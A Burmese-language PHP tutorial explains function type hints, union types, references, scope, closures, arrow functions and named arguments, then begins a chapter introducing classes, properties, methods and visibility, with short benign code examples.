PHP Function တွေကြည့်တဲ့အခါ Parameter တွေကို Type Hint လုပ်ပြီးလက်ခံလို့ရပါတယ်။ ဒါကြောင့် Function ခေါ်ယူတဲ့အခါ သတ်မှတ်ထားတဲ့ Type နဲ့ကိုက်ညီတဲ့ တန်ဖိုးကိုသာ ပေးလို့ရတော့မှာပါ။ ဒါဟာ PHP 7 မှာ စတင်ပါဝင်လာတဲ့ အလွန်အရေးပါတဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

PHP

```
<?php

function add($nums) {
    return array_sum($nums);
}

echo add(1, 2);

// Error: array_sum(): Argument must be array
```

ဒီနမူနာမှာ add() Function ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးဖို့လိုအပ်ပါတယ်။ ဒီတော့မှ အလုပ်လုပ်ပုံမှန်မှာပါ။ နမူနာမှာ ရိုးရိုး Integer တွေပေးထားတဲ့အတွက် Error တက်ပါတယ်။ Function ခေါ်တဲ့အချိန်မှာ တက်တာမဟုတ်ပါဘူး။ Function ထဲက array_sum() ကိုအလုပ်လုပ်ချိန်ကျတော့မှ တက်တာပါ။ ဒီ Error ကို ကြည့်လိုက်ရင် array_sum() ကိုခေါ်ရင် Array ကိုပေးရမယ်လို့ ပြောနေပါတယ်။ တစ်ကယ်တမ်း Function ခေါ်တာက array_sum() ကိုခေါ်နေတာ မဟုတ်ပါဘူး။ add() ကိုခေါ်နေတာပါ။ Error က မတိကျပါဘူး။ Function ခေါ်တဲ့သူက "ဘာကြီးလဲ၊ ငါခေါ်တာ add() လေ ဘာဖြစ်လို့ array_sum() Error တက်နေတာလဲ" ဆိုပြီး ခေါင်းစားသွားနိုင်ပါတယ်။ အခုက နမူနာကုန်လေးမို့လို့သာ မြင်သာတာပါ။ တစ်ကယ့် ပရောဂျက်တွေမှာ Function တွေကို အဆင့်ဆင့် ချိတ်ဆက်ခေါ်ယူထားကြမှာ ဖြစ်လို့ ဘာကြောင့် Error ဖြစ်နေတဲ့ အဖြေရဖို့အတွက် အဆင့်ဆင့် လိုက်ရှာရတော့မှာပါ။ အချိန်တွေကုန်သလို စိတ်ညစ်စရာလည်း ကောင်းပါတယ်။ ဒီကုန်ကိုပဲ အခုလို ပြင်ရေးလိုက်နိုင်ပါတယ် -

PHP >= 7.0

```
<?php

function add(Array $nums) {
    return array_sum($nums);
}

echo add(1, 2);

// Error: add(): Argument must be array
```

Function ကြေညာစဉ်မှာ လက်ခံမယ့် Parameter ဟာ Array ဖြစ်ကြောင့် Hint လုပ်ပေးလိုက်တာပါ။ Scalar Type Hinting လို့ခေါ်ပါတယ်။ ဒီဥပမာမှာလည်း ခေါ်ယူပုံ မမှန်လို့ Error တက်တာပါပဲ။ ဒါပေမယ့် Error က တိကျသွားပါပြီ။ `add()` ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးရမယ်ဆိုတဲ့ Error ဖြစ်သွားလို့ အကြောင်းရင်းက ရှင်းသွားပါတယ်။ ဒါကြောင့် ဒီ Type Hinting လုပ်ဆောင်ချက်ဟာ အလွန် အရေးပါတယ်လို့ ပြောတာပါ။ ကုန်တွေထဲမှာ Error ရှိလာတဲ့အခါ ပိုပြီးတော့ အမှားရှာရလွယ်ကူ မြန်ဆန် သွားစေမှာ ဖြစ်ပါတယ်။

Return Type Hinting လုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ ဒီလိုပါ -

PHP

```
<?php

function add(Array $nums): float {
    echo array_sum($nums);
}

add([1, 2]);

// Error: add(): Return value must be float
```

Function ဝိုက်ကွင်းအပိတ်နဲ့ တွန့်ကွင်းအစ ကြားထဲမှာ Colon လေးခံပြီး Return Type ကို သတ်မှတ်ပေး ရတာပါ။ ဒီနမူနာမှာ Function ရဲ့ Return Value ဟာ `float` ဖြစ်ရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါ ကြောင့် Array ကို Argument အနေနဲ့ပေးပြီး ခေါ်ယူအသုံးပြုထားလို့ အသုံးပြုပုံ မှန်ပေမယ့် Error တက်နေပါတယ်။ Function က Return ပြန်ပေးမထားလို့ Return Value က `NULL` ဖြစ်နေလို့ပါ။

PHP 8 မှာတော့ Union Type လို့ခေါ်တဲ့ လုပ်ဆောင်ချက် ဖြည့်စွက်ပါဝင်လာပါတယ်။ Type Hint လုပ်တဲ့ အခါ တစ်မျိုးထက်ပိုပြီး Hint လုပ်လို့ရသွားစေတဲ့ ရေးနည်းပါ။ ဒီလိုပါ -

PHP >= 8.0

```
<?php

function price(int|float $n) {
    return "Price is \$$n";
}

echo price(3.1);      // Price is $3.1
echo price(2);        // Price is $2
```

Type Hint လုပ်စဉ်မှာ | Operator လေးနဲ့ လက်ခံလိုတဲ့ Type အမျိုးမျိုးကို ပူးတွဲကြေညာလို့ ရတာပါ။ နမူနာအရ price() Function ကလက်ခံမယ့် \$n Parameter ဟာ Integer သို့မဟုတ် Float နှစ်မျိုးထဲက တစ်မျိုး ဘာပဲဖြစ်ဖြစ် လက်ခံအလုပ်လုပ်သွားမှာပါ။ အကယ်၍ int လို့ တစ်မျိုးထဲ သတ်မှတ်ခဲ့မယ်ဆိုရင် ဒဿမကိန်းတွေကို Argument အနေနဲ့ ပေးခဲ့ရင် အလုပ်လုပ်ပုံ မှန်မှာ မဟုတ်တော့ပါဘူး။

နမူနာမှာ Type နှစ်မျိုးကိုပူးတွဲကြေညာပြထားပေမယ့် လက်တွေ့မှာ သုံးလေးမျိုး လိုသလောက် ပူးတွဲကြေညာလို့ရနိုင်ပါတယ်။ Parameter Type နဲ့ပဲ နမူနာပြထားပေမယ့် Return Type မှာလည်း အလားတူ လုပ်ဆောင်ချက် ရရှိနိုင်ပါတယ်။

Function တွေမှာ Parameter တွေပေးတဲ့အခါ Pass by Value နဲ့ Pass by Reference ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ PHP မှာ Default က Pass by Value ဖြစ်ပါတယ်။ ဒါကြောင့် Argument အနေနဲ့ Variable တစ်ခုကို ပေးလိုက်ရင် အဲ့ဒီ Variable ရဲ့ တန်ဖိုးကိုသာ ပေးလိုက်မှာပါ။ Variable တစ်ခုလုံးကို ပေးလိုက်တာမျိုး မဟုတ်ပါဘူး။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";
function hello($n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;        // Alice
```


နမူနာအရ \$name Variable တစ်ခုရှိနေပြီး အဲဒီ \$name ကို Argument အနေနဲ့ hello() ကိုခေါ်ယူစဉ်မှာ ပေးလိုက်ပါတယ်။ ဒါကြောင့် ပေးလိုက်တဲ့ \$name ထဲမှာရှိနေတဲ့တန်ဖိုးဖြစ်တဲ့ Alice က hello() ရဲ့ \$n ထဲကို ရောက်ရှိသွားပါတယ်။ \$n တန်ဖိုးကို Bob လို့ပြောင်းတဲ့အခါ \$n တန်ဖိုးပဲ ပြောင်းမှာပါ။ ပေးလိုက်တဲ့ \$name နဲ့ သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဒါကြောင့် Function ရဲ့ ပြင်ပမှာ echo \$name နဲ့ ပြန်ထုတ်ကြည့်လိုက်တဲ့ အခါမှာလည်း မူလတန်ဖိုး Alice သာဆက်ရှိနေတာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒါဟာ Default အလုပ်လုပ်တဲ့ပုံစံ ဖြစ်ပါတယ်။

လိုအပ်လို့ Pass by Reference သဘောသဘာဝမျိုးနဲ့ ရေးချင်ရင်လည်း ရပါတယ်။ အဲဒီလိုဆိုရင်တော့ Variable တစ်ခုကို Argument အနေနဲ့ပေးလိုက်ရင် Variable ကြီးတစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းထဲမှာ၊ အဲဒီ Variable ပေါ်မှာ ပြုလုပ်သမျှ အပြောင်းအလဲတွေက မူလ Variable ပေါ်မှာလည်း သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

$name = "Alice";

function hello(&$n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;        // Bob
```

Parameter မှာ & သင်္ကေတလေး ပါသွားတာပါ။ ဒါဟာ Reference Operator ဖြစ်ပါတယ်။ ဒါကြောင့် hello() ကိုခေါ်ယူစဉ်မှာ \$name ကိုပေးလိုက်တဲ့အခါ Variable တစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function ထဲမှာ \$name ကို လက်ခံယူတဲ့ \$n တန်ဖိုး ပြောင်းတဲ့အခါ မူလ \$name တန်ဖိုးလည်း လိုက်ပြောင်းသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒါဟာ Pass by Value နဲ့ Pass by Reference တို့ရဲ့ ခြားနားချက်ပဲဖြစ်ပါတယ်။

PHP Function တွေဟာ Global Scope ဖြစ်ပါတယ်။

PHP

```
<?php

function one() {
    $name = "One";
}

one();
echo $name;

// Warning: Undefined variable $name
```

နမူနာအရ one() Function ရဲ့အတွင်းမှာ ကြေညာထားတဲ့ \$name Variable ဟာ one() Function နဲ့ သာ သက်ဆိုင်တယ် Function Local Variable ဖြစ်ပါတယ်။ ဒါကြောင့် အပြင်ကနေ အဲ့ဒီ Variable ကိုခေါ်သုံးတဲ့အခါ သုံးလို့မရတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```
<?php

function one() {
    function two() {
        echo "Two";
    }
}

one();
two();    // Two
```

ဒီနမူနာမှာတော့ one() Function ရဲ့ အတွင်းမှာ two() Function ရှိနေပါတယ်။ ဒါပေမယ့် Function တွေဟာ ဘယ်နားမှာပဲရေးရေး Global Scope ရလို့ ပြင်ပကနေ ခေါ်သုံးတဲ့အခါ သုံးလို့ရနေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ သတိပြုစရာ သဘောသဘာဝတစ်ခုပါ။

နောက်ထပ်သတိပြုစရာကတော့ two() Function ဟာ one() Function ထဲမှာရေးထားလို့ one() Function ကိုခေါ်လိုက်မှ two() Function အသက်ဝင်သွားမှာပါ။ ဒါကြောင့် ပေးထားတဲ့နမူနာမှာ

`one()` Function ကို အရင်ခေါ်ပြီးမှ `two()` Function ကို ခေါ်ထားတာကို တွေ့ရနိုင်ပါတယ်။ အကယ်၍ `one()` Function ကို မခေါ်ဘဲ `two()` Function ကို ခေါ်ဖို့ကြိုးစားရင်တော့ Error တက်မှာပါ။ `one()` Function အလုပ်လုပ်လိုက်မှသာ သူ့အထဲက `two()` Function က အသက်ဝင်မှာမို့လို့ပါ။

နောက်ပြီးတော့ ဟိုးအပေါ်မှာ Variable အကြောင်းပြောတုန်းက ပြောခဲ့ပြီးသား အကြောင်းအရာတစ်ခု ရှိပါတယ်။ Variable တွေဟာ ကြေညာထားတဲ့ Scope မှာပဲ တိုက်ရိုက်သုံးလို့ရပါတယ်။ Global Scope မှာ ကြေညာထားတဲ့ Variable ကို Function ကနေတိုက်ရိုက်သုံးလို့ရမှာ မဟုတ်ပါဘူး။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရမှာပါ။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";

function hello() {
    echo "Hello $name";
}

hello();

// Warning: Undefined variable $name
```

`$name` Variable ဟာ Global Variable တစ်ခုဖြစ်ပေမယ့် Function ရဲ့အတွင်းထဲမှာ သုံးဖို့ကြိုးစားတဲ့အခါ Undefined Variable ဆိုတဲ့ Warning တက်နေတာပါ။ အကယ်၍ Global Variable ကို အသုံးပြုလိုရင် အသုံးပြုလိုကြောင်း ကြိုတင်ကြေညာပြီးတော့မှသာ အသုံးပြုရပါတယ်။ ဒီလိုပါ။

PHP

```
<?php

$name = "Alice";

function hello() {
    global $name;
    echo "Hello $name";
}

hello();           // Hello Alice
```

ဒီတစ်ခါတော့ Error တွေ Warning တွေမတက်တော့ပါဘူး။ `global Statement` နဲ့ အသုံးပြုမယ့် အကြောင်း ကြေညာပြီးမှ အသုံးပြုလိုက်တဲ့အတွက် အဆင်ပြေသွားပါတယ်။ ဒီနည်းနဲ့ Global Variable တွေကို အသုံးပြုတဲ့အခါ ရယူအသုံးပြုယုံတင် မကပါဘူး၊ Global Variable ရဲ့ တန်ဖိုးတွေကိုလည်း ပြောင်းလို့ရသွားပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";

function hello() {
    global $name;
    $name = "Bob";
}

hello();

echo $name;           // Bob
```

နမူနာအရ မူလ `$name` Variable ရဲ့တန်ဖိုး Alice ဖြစ်ပေမယ့် `hello()` Function က သူ့တန်ဖိုးကို Bob လို့ ပြောင်းလိုက်ပါတယ်။ ဒါကြောင့် ပြန်ထုတ်ကြည့်တဲ့အခါ `$name` ရဲ့ တန်ဖိုး Bob ဖြစ်နေတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

PHP မှာ Variable Function ဆိုတဲ့ သဘောသဘာဝတစ်ခုလည်း ရှိပါသေးတယ်။ Variable ရဲ့နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ် ထည့်ပေးလိုက်ခြင်းအားဖြင့် Function တစ်ခုကဲ့သို့ ခေါ်ယူနိုင်တဲ့ သဘောမျိုးပါ။

PHP

```
<?php

function add($a, $b) {
    echo $a + $b;
}

$name = "add";
$name(1, 2); // 3
```

`$name` Variable ထဲမှာ `add` ဆိုတဲ့ String တန်ဖိုးတစ်ခုရှိနေတဲ့အတွက် `$name()` လို့ပြောလိုက်တာဟာ `add()` လို့ပြောလိုက်တာနဲ့ အတူတူပါပဲ။ ဒါကြောင့် `add()` Function အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ PHP မှာ Function Expression ရေးထုံးလည်း ရှိပါသေးတယ်။ Nameless Function (သို့မဟုတ်) Anonymous Function လို့လည်း ခေါ်နိုင်ပါတယ်။

PHP

```
<?php

$nums = [1, 2, 3, 4];

function two($n) {
    return $n * 2;
}

$result = array_map("two", $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

နမူနာမှာ `$nums` Array ရှိပြီး ပေးလိုက်တဲ့တန်ဖိုးကို 2 နဲ့ မြှောက်ပေးတဲ့ `two()` Function လည်းရှိနေပါတယ်။ Array တွေ Loop လုပ်ဖို့အတွက် PHP မှာ လည်း `map()` Function ရှိပါတယ်။ `array_map()` လို့ ခေါ်ပါတယ်။ ရှေ့ပိုင်းမှာ Function အကြောင်း မပြောရသေးလို့ ထည့်မပြောခဲ့တာပါ။ `array_map()` က Callback Function နဲ့ Array တို့ကို Parameter အနေနဲ့လက်ခံပါတယ်။ ဒါကြောင့် Callback အဖြစ် `two` ကိုပေးပြီး Array အဖြစ် `$nums` ကိုပေးလိုက်တဲ့အခါ အထဲကတန်ဖိုးတွေကို 2 နဲ့ ကိုယ်စီမြှောက်ပေးထားတဲ့ `$result` Array ကို ပြန်ရတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒီကုဒ်ကို Nameless Function သုံးပြီး အခုလို ပြင်ရေးလိုက်လည်း ရနိုင်ပါတယ်။

PHP

```
<?php

$num = [1, 2, 3, 4];

$result = array_map(function($n) {
    return $n * 2;
}, $num);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

ရလဒ်က အတူတူပါပဲ။ ကြိုရေးထားတဲ့ Function ကို Callback အနေနဲ့ မပေးတော့ဘဲ၊ Function Expression ကို Callback အနေနဲ့ ပေးလိုက်တာပါ။ Function Expression ကို Variable တွေထဲမှာ Assign လုပ်ထားလို့လည်း ရနိုင်ပါတယ်။

PHP

```
<?php

$two = function($n) {
    echo $n * 2;
};

$two(2); // 4
```

\$two Variable ထဲမှာ Function ရှိနေတဲ့အတွက် စောစောကပြောခဲ့တဲ့ Variable Function ရေးထုံးနဲ့ ခေါ်ယူအသုံးပြုလိုက်တာပါ။ ဒီလို Function Expression တွေရေးတဲ့အခါ အသုံးပြုစေလိုတဲ့ Variable တွေကို use Statement နဲ့ ထည့်ပေးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";
$hello = function() use ($name) {
    echo "Hello $name";
};
$hello(); // Hello Alice
```

စောစောကပဲ Global Variable တွေကို Function ထဲမှာ သုံးချင်ရင် global Statement နဲ့ ကြိုပြောပြီးမှ သုံးလို့ရတယ်လို့ ပြောခဲ့ပါတယ်။ အခုတော့ global Statement မလိုအပ်တော့ပါဘူး။ use Statement ကိုသုံးပြီး တစ်ခါထဲ တွဲထည့်ပေးလိုက်လို့ပါ။ ဒီနည်းရဲ့ အားသာချက်ကတော့ တန်ဖိုးကို Value အနေနဲ့သာ ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းမှာ တန်ဖိုးပြောင်းလိုက်လို့လည်း မူလပင်မ Variable မှာ တန်ဖိုးပြောင်းမှာ မဟုတ်ပါဘူး။ ဒီလိုစမ်းကြည့်လို့ရပါတယ်။

PHP

```
<?php

$name = "Alice";

$hello = function() use ($name) {
    $name = "Bob";
    echo "Hello $name";
};

$hello();           // Hello Bob

echo $name;         // Alice
```

Function အတွင်းမှာ \$name တန်ဖိုးကို ပြောင်းလိုက်ပေမယ့်၊ မူလ \$name တန်ဖိုးကတော့ မပြောင်းဘူးဆိုတာကို တွေ့မြင်ရတာပဲ ဖြစ်ပါတယ်။

PHP မှာ Arrow Function ရေးထုံးလည်း ရှိပါသေးတယ်။ JavaScript ရဲ့ Arrow Function နဲ့ ရေးထုံးနည်းနည်းဆင်ပါတယ်။ တူတော့ မတူပါဘူး။ ဒီလိုပါ -

PHP >= 7.4

```
$two = fn ($n) => $n * 2;

echo $two(3);    // 6
```

fn ရဲ့နောက်မှာ ပိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Parameter List လိုက်ရပြီး သူ့နောက်ကနေ => သင်္ကေတနဲ့ အတူ Return ပြန်ပေးရမယ့် Expression ကို ပေးလိုက်ရတာပါ။ JavaScript မှာ fn မလိုပါဘူး။ PHP မှာ ထည့်ပေးရပါတယ်။ PHP မှာ => သင်္ကေတကို Array တွေမှာလည်း သုံးတဲ့အတွက် Array နဲ့မရောစေဖို့

အတွက် ရှေ့ကနေ `fn` ထည့်ပေးရတဲ့သဘော ဖြစ်မယ်လို့ ယူဆပါတယ်။ ပြီးတော့ တွန့်ကွင်းအဖွင့်အပိတ် တွေ ထည့်လို့မရတာကိုလည်း သတိပြုရပါမယ်။ ဒါကြောင့် Function Statement တွေ ရေးလို့တော့ ရမှာ မဟုတ်ပါဘူး။ Expression တစ်ခုပဲ ရေးလို့ရမှာပါ။

Arrow Function ရဲ့ နောက်ထပ်ထူးခြားချက်တစ်ခုက Global Variable တွေကို တိုက်ရိုက် အသုံးပြုနိုင် ခြင်း ဖြစ်ပါတယ်။ `global` တွေ `use` တွေ မလိုအပ်တော့ပါဘူး။ ဒီလိုပါ -

PHP >= 7.4

```
<?php

$x = 3;
$add = fn($y) => $x + $y;

echo $add(5); // 8
```

Global Variable ဖြစ်တဲ့ `$x` တန်ဖိုးကို Arrow Function ရဲ့ Expression မှာ ထည့်သုံးလို့ ရနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Named Arguments

Function တွေခေါ်တဲ့အခါ Arguments အစီအစဉ်ကို ရှေ့နောက် မှန်အောင် ပေးရပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

function profile($name, $email, $age) {
    echo "$name ($age) @ $email";
}

profile("Alice", "alice@gmail.com", 22);

// Alice (22) @ alice@gmail.com
```


နမူနာအရ `profile()` Function ကို ခေါ်ချင်ရင် `$name`, `$email`, `$age` အစီအစဉ် မှန်အောင် ပေးရပါတယ်။ ရှေ့နောက်လွဲတာနဲ့ ရလဒ်လည်း လွဲသွားမှာပါ။ ဒါကြောင့် တစ်ချို့ Argument များတဲ့ Function တွေမှာ ရှေ့နောက်အစီအစဉ်ကို လိုက်မှတ်နေရတာ တော်တော် အလုပ်ရှုပ်ပါတယ်။

PHP 8 မှာတော့ Named Arguments လို့ခေါ်တဲ့ ရေးထုံးပါဝင်လာလို့ အဆင်ပြေသွားပါတယ်။ ရှေ့နောက် အစီအစဉ် မမှတ်မိရင်လည်း ကိုယ်ပေးချင်တဲ့ Argument အမည်နဲ့တွဲပြီးပေးလိုက်လို့ ရသွားပါပြီ။ ဒီလိုပါ -

PHP >= 8.0

```
function profile($name, $email, $age) {
    echo "$name ($age) @ $email";
}

profile(age: 23, name: "Bob", email: "bob@gmail.com");

// Bob (23) @ bob@gmail.com
```

Argument အမည်နဲ့ ပေးချင်တဲ့ တန်ဖိုးကို တွဲပေးလိုက်တဲ့အတွက် ရှေ့နောက်အစီအစဉ် မှန်စရာ မလိုအပ် တော့ပါဘူး။ အဆင်ပြေသွားပါပြီ။ နောက်ဆုံးတစ်ခုအနေနဲ့ ပေးတဲ့ Argument တွေများတဲ့အခါ နှစ် ကြောင်းသုံးကြောင်းခွဲရေးလို့ရတယ် ဆိုတာလေးကို မှတ်သားစေချင်ပါတယ်။ ဒီလိုပါ -

PHP >= 7.3

```
profile(
    age: 23,
    name: "Bob",
    email: "bob@gmail.com",
);
```

Argument (၃) ခုကို (၃) ကြောင်းခွဲပြီး ရေးလိုက်တာပါ။ ဒီလိုရေးလို့ရပါတယ်။ ဒီလိုရေးတဲ့အခါ နောက်ဆုံး က Trailing Comma ကို Array တွေမှာ လက်ခံသလိုပဲ Arguments List မှာလည်း လက်ခံတယ်ဆိုတာကို တစ်ခါထဲ တွဲဖက်မှတ်သားရမှာပါ။ ဒါဟာလည်း အသုံးဝင်တဲ့ ရေးထုံးတစ်ခုပဲဖြစ်ပါတယ်။

အခန်း (၇) - Object-Oriented Programming

ပြီးခဲ့တဲ့အခန်းမှာ PHP ဟာ Object-Oriented Language တစ်ခု မဟုတ်ဘူးလို့ ပြောခဲ့ပါတယ်။ မှန်ပါတယ်။ Language ကိုယ်တိုင်က Procedural Language တစ်ခုသာ ဖြစ်ပေမယ့်၊ PHP ကိုအသုံးပြုပြီး Object-Oriented ကုဒ်တွေ ရေးသားဖို့အတွက် ပြည့်စုံတဲ့ ရေးထုံးတွေ ပါဝင်ပါတယ်။ Object-Oriented Language ပါဆိုတဲ့ JavaScript ထက်တောင် ရေးထုံးပိုင်းမှာ ပိုမို ပြည့်စုံပါသေးတယ်။ ဥပမာ - Interface လိုလုပ်ဆောင်ချက်မျိုးတွေ၊ Abstract Class လိုလုပ်ဆောင်ချက်မျိုးတွေ JavaScript မှာ အခု ဒီစာကို ရေးသားနေချိန်ထိ မပါဝင်သေးပါဘူး။ PHP မှာတော့ ဒီရေးထုံးတွေထိ အကုန်အပြည့်အစုံ ရှိနေပါတယ်။

OOP ရေးထုံး ပြည့်စုံတဲ့အပြင်၊ ရေးသားရလွယ်ကူပြီး၊ အများစုရင်းနှီးပြီးသား ရေးဟန်ရှိလို့ OOP အကြောင်း နားလည်လွယ်အောင် ရှင်းပြလိုတဲ့အခါမှာ PHP ကို အသုံးပြုပြီး ရှင်းပြကြတာကိုလည်း မကြာမကြာ တွေ့နေရပါတယ်။ JavaScript လို Language မျိုးက သူ့လောက် ရေးထုံး မပြည့်စုံပါဘူး။ Java လို Language မျိုးက ရေးထုံးပိုင်း တင်းကြပ်လို့ ရေးရခက်ပါတယ်။ Python လို Language မျိုးက တစ်ချို့ တွေအတွက် အမြင်စိမ်းနေနိုင်ပါတယ်။ ဒီလို Language တွေကြားထဲမှာ PHP က ရေးထုံးလည်းပြည့်စုံ၊ ရေးရလည်းလွယ်၊ အများစုရင်းနှီးပြီးသား ရေးဟန်လည်းရှိလို့ တော်တော်အဆင်ပြေတဲ့ Language တစ်ခု လို့ ဆိုနိုင်ပါတယ်။

PHP မှာ Object-Oriented Language အများစုနည်းတူ Class တွေကို အသုံးပြုပြီး Object တွေ တည်ဆောက်နိုင်ပါတယ်။ Language နဲ့အတူပါဝင်တဲ့ Standard Class တစ်ချို့ရှိသလို ကိုယ်တိုင်လည်း Class တွေကို ရေးသားနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    //
}
```

ဒါဟာ ဘာသတ်မှတ်ချက်မှမပါဘဲ Class အလွတ်တစ်ခုဖြစ်ပါတယ်။ ဒီ Class ကို အသုံးပြုပြီး Object တွေ တည်ဆောက်မယ်ဆိုရင် တည်ဆောက်လို့ရပါပြီ။ ဒီလိုပါ -

```
$dog = new Animal;
```

`new` Statement ကိုအသုံးပြုပြီး Object တစ်ခု တည်ဆောက်လိုက်တာပါ။ Object ရဲ့အမည်က `$dog` ဖြစ်ပြီး Animal Class ကနေဖြစ်ပေါ်လာတဲ့အတွက် Animal Object လို့ ဆိုနိုင်ပါတယ်။ အဲဒီ Object မှာ တန်ဖိုး (Property) တွေ၊ လုပ်ဆောင်ချက် (Method) တွေမရှိသေးပါဘူး။ အခုလို လေ့လာကြည့်နိုင်ပါတယ်။

```
var_dump($dog); // object(Animal)#1 (0) { }
```

`var_dump()` နဲ့ စစ်ကြည့်လိုက်တဲ့အခါ `$dog` ဟာ Animal Object တစ်ခုဖြစ်တယ်ဆိုတာကို တွေ့မြင်ရမှာဖြစ်ပြီး ဘာတန်ဖိုးမှတော့ မရှိသေးတာကိုလည်း တွေ့မြင်ရမှာပါ။ Class အလွတ်ကနေ ဖြစ်ပေါ်လာတဲ့ Object မှလို့ Object အလွတ်တစ်ခုသာ ဖြစ်နေမှာပါ။

Class ရေးသားစဉ်မှာ အဲဒီ Class ကိုအသုံးပြုတည်ဆောက်တဲ့ Object တွေမှာ ရှိရမယ့် Property တွေ Method တွေကို တစ်ခါထဲ ထည့်သွင်းသတ်မှတ်ပေးနိုင်ပါတယ်။ အဲဒီလို သတ်မှတ်တဲ့အခါ သတ်မှတ်ပေးလိုက်တဲ့ Property တွေ Method တွေကို ဘယ်နေရာမှာ အသုံးပြုခွင့်ရှိတာလဲဆိုတဲ့ Access Control တွေ သတ်မှတ်ပေးနိုင်ပါတယ်။ Visibility လို့လည်း ခေါ်ကြပါတယ်။ PHP မှာ Public, Private နဲ့ Protected လို့ခေါ်တဲ့ Access Control သတ်မှတ်ချက် (၃) မျိုး ရှိပါတယ်။ Public ဆိုတာ ကြိုက်တဲ့နေရာမှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး Private ဆိုတာကတော့ လက်ရှိ Class အတွင်းမှာသာ

အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Protected ကတော့ လက်ရှိ Class နဲ့ လက်ရှိ Class ကို ဆက်ခံဖြစ် ပေါ်လာတဲ့ Child Class တွေမှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့အဓိပ္ပါယ်ပါ။ Property တွေ Method တွေ သတ်မှတ်တဲ့အခါ ဒီလို Access Control တွေကို ထည့်သွင်းသတ်မှတ်ပေးရပါတယ်။ အခုလို နမူနာလေး တစ်ခု စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

class Animal
{
    public $name;

    public function run()
    {
        echo "$this->name is running...";
    }
}
```

အခုဆိုရင် Animal Class မှာ \$name လို့ခေါ်တဲ့ Property နဲ့ run() လို့ခေါ်တဲ့ Method တစ်ခုပါဝင် သွားပါပြီ။ Property တွေသတ်မှတ်တဲ့အခါ Variable အနေနဲ့ပဲ သတ်မှတ်ပေးရပါတယ်။ Method တွေ သတ်မှတ်လိုရင်တော့ Function တွေကို အသုံးပြုရတာပါ။ ထူးခြားချက်အနေနဲ့ \$this လို့ခေါ်တဲ့ Pseudo Variable ကို သတိပြုပါ။ Class အတွင်းမှာ ကြေညာထားတဲ့ Property တွေ Method တွေကို အသုံးပြုလိုရင် ဒီအတိုင်းချသုံးလိုက်လို့ မရပါဘူး။ \$this ကနေတစ်ဆင့် သုံးပေးရပါတယ်။ ဒါကြောင့် \$this->name ဆိုတာဟာ သူ့အပေါ်မှာ ကြေညာထားတဲ့ \$name Property ကို အသုံးပြုလိုက်ခြင်း ဖြစ်ပါတယ်။

အခုနေ ဒီ Class ကိုအသုံးပြုပြီး Object တည်တောက်လိုက်ရင် တည်ဆောက်လိုက်တဲ့ Object တွေမှာ name Property နဲ့ run() Method တို့ပါဝင်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုပါ -

```
$dog = new Animal;
$dog->name = "Bobby";
$dog->run(); // Bobby is running...
```

နမူနာအရ Animal Class ကိုအသုံးပြုပြီး \$dog Object ကိုတည်ဆောက်ထားပါတယ်။ ဒါကြောင့် \$dog Object မှာ name Property နဲ့ run() Method တို့ရှိနေပါပြီ။ Object ရဲ့ Property တွေ Method တွေကို ရယူ/အသုံးပြုဖို့အတွက် Object Operator အနေနဲ့ -> သင်္ကေတကိုအသုံးပြုရပါတယ်။ Dart Operator လို့ ခေါ်ကြပါတယ်။ Java, JavaScript, Python စသည်ဖြင့် Object-Oriented Language အများစုက Dot ကို Object Operator အနေနဲ့ အသုံးပြုကြပေမယ့် PHP မှာတော့ Dart ကိုအသုံးပြုရခြင်း ဖြစ်ပါတယ်။ နမူနာအရ name Property ရဲ့ တန်ဖိုးကို Bobby လို့သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးတော့မှ run() Method ကို ခေါ်ယူလိုက်တဲ့အခါ ရလဒ်အနေနဲ့ Bobby is running... ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ကြိုတင် ရေးသားထားတဲ့အတိုင်း run() Method က name Property ရဲ့တန်ဖိုးကို ထည့်သွင်း အသုံးပြုသွားတာပါ။

